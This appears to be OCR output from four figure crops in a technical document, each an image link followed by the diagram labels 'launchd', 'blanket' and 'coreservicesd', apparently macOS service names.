

launchd
blanket
coreservicesd



launchd
blanket
coreservicesd



launchd
B
blanket
coreservicesd



launchd
blanket
coreservicesd

